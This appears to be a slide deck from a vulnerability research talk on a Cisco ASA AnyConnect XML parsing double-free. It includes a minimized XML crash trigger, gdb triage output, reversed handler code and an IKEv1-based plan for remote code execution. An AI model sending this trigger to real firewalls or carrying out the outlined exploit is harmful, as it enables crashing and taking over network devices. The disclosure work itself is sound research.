<version who="vpn">4.1.06020</version>
<device-id>win</device-id>
<group-select>EURO_RA</group-select>
<group-access>https://192.168.100.96</group-access>
</config-auth>
```

- Initial sample contains all supported tags  
→ Input mutation fuzzing

```
; struct tag_desc xml_tags[27]
tag_desc <0, 0, 0, 0, 0, offset qword_555559E52ED0, 0, 0, 0, 0, 0, \
        ; DATA XREF: aggregateAuthStartHandler+3F↑o
        ; aggregateAuthStartHandler+72↑o ...
0>
tag_desc <offset aConfigAuth, 1, offset dword_555559E52F68, 3, 0, \ ; "config-auth"
        offset dword_555559E52F20, 0, 0, \
        offset tag_handler_config_auth, 0, 0, 0, 0>
tag_desc <offset aVersion, 2, offset dword_555559E52F60, 4, 0, 0, 0, \ ; "version"
        0, offset tag_handler_version, 0, 0, 0, 0>
tag_desc <offset aAutoUpdateDevi+0Ch, 3, offset qword_555559E52EC0, 0, \ ; "device-id"
        0, 0, 0, 0, offset tag_handler_device_id, 0, 0, 0, 0>
tag_desc <offset aPhoneId, 4, 0, 0, 0, 0, 0, 0, \ ; "phone-id"
        offset tag_handler_phone_id, 0, 0, 0, 0>
tag_desc <offset aGroupSelect, 5, 0, 0, 0, 0, 0, 0, \ ; "group-select"
        offset tag_handler_group_select, 0, 0, 0, 0>
tag_desc <offset aSessionToken, 6, 0, 0, 0, 0, 0, 0, \ ; "session-token"
        offset tag_handler_session_token, 0, 0, 0, 0>
tag_desc <offset aSessionId, 7, 0, 0, 0, 0, 0, 0, \ ; "session-id"
        offset tag_handler_session_id, 0, 0, 0, 0>
tag_desc <offset aOpaque, 8, offset dword_555559E52F58, 8, 0, \ ; "opaque"
        offset qword_555559E52EE0, 0, 0, offset tag_handler_opaque, \
        0, 0, 0, 0>
tag_desc <offset aAuth, 9, 0, 0, 0, 0, 0, 0, \ ; "auth"
        offset tag_handler_auth, 0, 0, 0, 0>
tag_desc <offset aUsername_0, 0Ah, 0, 0, 0, 0, 0, 0, \ ; "username"
        offset tag_handler_username, 0, 0, 0, 0>
```

# → Fuzzing architecture

- Spray/pray/prey ☺



<https://github.com/aoh/radamsa>

- Speed: 1 test / few seconds... (no gdb attached)
- Want to start fuzzing before going on leave...
- ASA firewall keeps crashing





# Understanding the bug






# → Triage

---

- asadbg-assisted
  - <https://github.com/nccgroup/asadbg>



# → Replay with gdb script

---


```
# will be called next time it stops. Should be when it crashes
# so we log stuff
define hook-stop
    set logging file %CRASH_LOG_FILE%
    set logging on
    set logging redirect on
    set logging overwrite on
    sync
    bbt
    i r
    set logging off
    set logging redirect off
end

continue

# below will be executed after it breaks because of a crash
# and this allows us to exit gdb
detach
quit
```

# → One crash to rule them all

- All the same crash
- Both ASAv 64-bit / ASA 32-bit



The screenshot shows a QEMU terminal window titled "QEMU (ASAV9627) - Press Ctrl+Alt+G to release grab". The terminal output displays the following sequence of events:

```
Machine View
Cryptochecksum (unchanged): 21691784 841b6f08 d1c5edad bec8ad23
INFO: Power-On Self-Test in process.
.....
INFO: Power-On Self-Test complete.
INFO: Starting SW-DRBG health test...
INFO: SW-DRBG health test passed.
INFO: Starting SW-DRBG health test...
INFO: SW-DRBG health test passed.
Type help or '?' for a list of available commands.
ASAv-9627>
Warning: ASAv platform license state is Unlicensed.
Install ASAv platform license for full functionality.

core3: An internal error occurred. Specifically, a programming assertion was
violated. Copy the error message exactly as it appears, and get the
output of the show version command and the contents of the configuration
file. Then call your technical support representative.

assertion "mh->mh_mem_pool > MEMPOOL_UNDEFINED && mh->mh_mem_pool < MEMPOOL_MAX_
TYPE" failed: file "slib_malloc.c", line 6032
```



# → The smaller the better

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="a" type="a" aggregate-auth-version="a">
  <version who="a">b</version>
  <device-id device-type="a" platform-version="a" unique-id="a">b</device-id>

  <auth-reply param1="a" param2="a">b</auth-reply>
  <config-request param1="a" param2="a">b</config-request>
  <host-scan param1="a" param2="a">b</host-scan>
  <phone-id param1="a" param2="a">b</phone-id>
  <group-select param1="a" param2="a">b</group-select>
  <session-token param1="a" param2="a">b</session-token>
  <secondary_username param1="a" param2="a">b</secondary_username>
  <secondary_password param1="a" param2="a">b</secondary_password>
  <host-scan-reply param1="a" param2="a">b</host-scan-reply>
  <logout-reason param1="a" param2="a">b</logout-reason>
  <auth-handle param1="a" param2="a">b</auth-handle>
  <client-cert-fail param1="a" param2="a">b</client-cert-fail>
  <group-alias param1="a" param2="a">b</group-alias>
  <group-access param1="a" param2="a">b</group-access>
  <config-hash param1="a" param2="a">b</config-hash>
  <host-scan-token param1="a" param2="a">b</host-scan-token>
  <mac-address-list param1="a" param2="a">
    <mac-address param1="a" param2="a">b</mac-address>
  </mac-address-list>
</config-auth>
```

# → Minimization

---

- Fits in a tweet

```
<?xml version="1.0" encoding="UTF-8"?>  
<config-auth client="a" type="a" aggregate-auth-version="a">  
  <host-scan-reply>A</host-scan-reply>  
</config-auth>
```

- Actually requires us sending the XML packet twice

AnyConnect Host Scan: [https://www.cisco.com/c/en/us/td/docs/security/asa/asa84/configuration/guide/asa\\_84\\_cli\\_config/vpn\\_hostscan.html](https://www.cisco.com/c/en/us/td/docs/security/asa/asa84/configuration/guide/asa_84_cli_config/vpn_hostscan.html)

# → Back to the trace

- What is it?
  - Crash in free()
  - Invalid heap metadata?
  - Heap overflow?
  - UAF?
  - Double free?
  - Other?
- Interesting functions
  - \*auth\_process\_client\*
  - \*FreeParser\*

```
(gdb) bt
#0  0x00007ffff7496afd in pause ()
#1  0x0000555557a3af65 in int3 ()
#2  0x00005555587444fa in __lina_assert ()
#3  0x0000555556307e0e in ?? ()
#4  0x00005555587758a9 in mem_get_pool_type ()
#5  0x0000555557b16225 in resMgrFree ()
#6  0x0000555557a47970 in free ()
#7  0x000055555634a003 in aggregateAuthFreeParserDataOutMem ()
#8  0x00005555583e8c2d in lua_aggregate_auth_process_client_request ()
#9  0x0000555557eefb9b in luaD_precall ()
#10 0x0000555557eff9b8 in luaV_execute ()
#11 0x0000555557ef0630 in luaD_call ()
#12 0x0000555557eef63a in luaD_rawrunprotected ()
#13 0x0000555557ef0a83 in luaD_pcall ()
#14 0x0000555557ee9546 in lua_pcall ()
#15 0x0000555557f03f81 in lua_dofile ()
#16 0x0000555558223beb in aware_run_lua_script_ns ()
#17 0x0000555557dca59d in ak47_new_stack_call ()
#18 0x0000555558228c48 in aware_serve_request ()
#19 0x000055555822b5f4 in ?? ()
#20 0x000055555822bc0f in run_aware_fiber ()
#21 0x0000555557da2c75 in _fiber_jumpstart ()
#22 0x0000555557da2d98 in _fiber_setup_for_jumpstart ()
```



## → 2 days reversing later...

- aggregateAuthParseBuf
  - Receive the XML / initialize the libexpat parser
- Cisco-specific callbacks registered
  - aggregateAuthStartHandler: called when XML tag opened
  - aggregateAuthDataHandler: called when XML data parsed
  - aggregateAuthEndHandler: called when XML tag closed

```
<?xml version="1.0" encoding="UTF-8"?>  
<config-auth client="a" type="a" aggregate-auth-version="a">  
  <host-scan-reply>A</host-scan-reply>  
</config-auth>
```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML 1

```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```



```


void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML 1

Allocated chunk



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML tag data  
copied in chunk



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

Chunk is freed



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```



```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML tag data dangling  
pointer retained by Cisco  
callback



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML tag data dangling  
pointer retained by Cisco  
callback



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML 2

XML tag data dangling  
pointer retained by Cisco  
callback

1

```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```



```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML tag data  
appended in free chunk



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```


```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

XML tag data  
appended in free chunk



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```

```

void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc; // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') { // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return; // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000); // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}

```

Chunk is freed (double-free)



```

void aggregateAuthFreeParserDataOutMem(...)
{
    ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc); // [5]
    ...
}

```



# → Data handler

---

- First packet with `<host-scan-reply>` tag
    - Allocate heap buffer for data, copy data, free it (but dangling pointer)
  - Second packet with `<host-scan-reply>` tag
    - No reallocation, copy data, free it
  - Tags' data copied and appended in the same chunk
- ➔ double-free vulnerability on 0x2040-byte chunk

# assert() due to invalid metadata

- Inline metadata/header for heap chunks



prev\_foot = 0x8180d4d0  
head\_ = 0x1d0 (CINUSE|PINUSE)  
mh\_magic = 0xa11c0123  
mh\_len = 0x1a4  
**mh\_refcount = 0x0**  
mh\_unused = 0x0  
mh\_fd\_link = 0xacb85b30  
mh\_bk\_link = 0xa8800604  
allocator\_pc = 0x86816b3  
free\_pc = 0x868161d

Allocated  
chunk header

Same offset

prev\_foot = 0x8180d4d0  
head\_ = 0x30 (PINUSE)  
fd = 0xac825ab8  
bk = 0xa880005c  
**mh\_refcount = 0xf3ee0123**  
mh\_unused = 0x0  
mh\_fd\_link = 0x0  
mh\_bk\_link = 0x0  
allocator\_pc = 0x0  
free\_pc = 0x0

Free chunk  
header

- Hence why our fuzzer caught it!

```
; __int64 __fastcall mem_get_pool_type(void *mem)
public mem_get_pool_type
mem_get_pool_type proc near
; __unwind {
    push    rbp
    mov     rbp, rsp
    push    r13
    push    r12
    xor     r12d, r12d
    push    rbx
    mov     rbx, rdi ; mem = pointer to data returned to user
                    ; (after ptmalloc and mp headers)
    sub     rsp, 8
    test    rdi, rdi
    jz      short loc_555558775403
```

```
call     ms_overhead
sub      rbx, rax ; rax = 0
mov      r12, rbx
```

```
loc_555558775403:    ; mh_refcount = 1 generally
movzx     eax, word ptr [r12-26h]
lea       r13, [r12-30h] ; mp_header*
mov       ecx, [r12-2Ch] ; mh_len
lea       edx, [rax-1] ; mh_refcount--
cmp       dx, 11 ; error if mh_refcount more than 11
ja        loc_5555587758A4
```

```
cmp      dword ptr [r12-30h], 0A11C0123h
jz        loc_555558775748
```

```
loc_5555587758A4:
call     assert_mh_mem_pool
; } // starts at 5555587753E0
mem_get_pool_type endp
```

# Exploiting the bug like RobinHood



# → Objective: mirror write

- Allocated chunks hold pointers to doubly-linked list

```
prev_foot    = 0x8180d4d0
head         = 0x1d0 (CINUSE|PINUSE)
mh_magic     = 0xa11c0123
mh_len       = 0x1a4
mh_refcount  = 0x0
mh_unused    = 0x0
mh_fd_link   = 0xacb85b30
mh_bk_link  = 0xa8800604
allocator_pc = 0x86816b3
free_pc      = 0x868161d
```

- Target Cisco mempool alloc lists to get a mirror write
  - No safe unlinking on Cisco metadata for allocated chunks (all ASA versions)
  - Even if dmalloc or ptmalloc had safe unlinking for free chunks
- Mirror write: unlinking an element from a doubly-linked list will trigger two write operations
  - One operation is the useful one, the other is a side effect
  - Constraint: both need to be writable addresses
- Was already abused in 2016 by Exodus Intel


# → Exploit strategy

---

- Hole creation primitive with IKEv1
- Allocate XML data in hole / freed at the end
- Allocate fragment in same hole
- Repeatable free primitive with XML
- Allocate fragment with larger size in same hole
- Trigger reassembly → corrupt linked list pointers
- Trigger mirror writes → corrupt a function pointer
- Send IKE init packet to trigger RCE

# → Leverage IKE reassembly

---



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>



# → Leverage IKE reassembly

---

Reassembled packet length: n

Seqno=1

- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
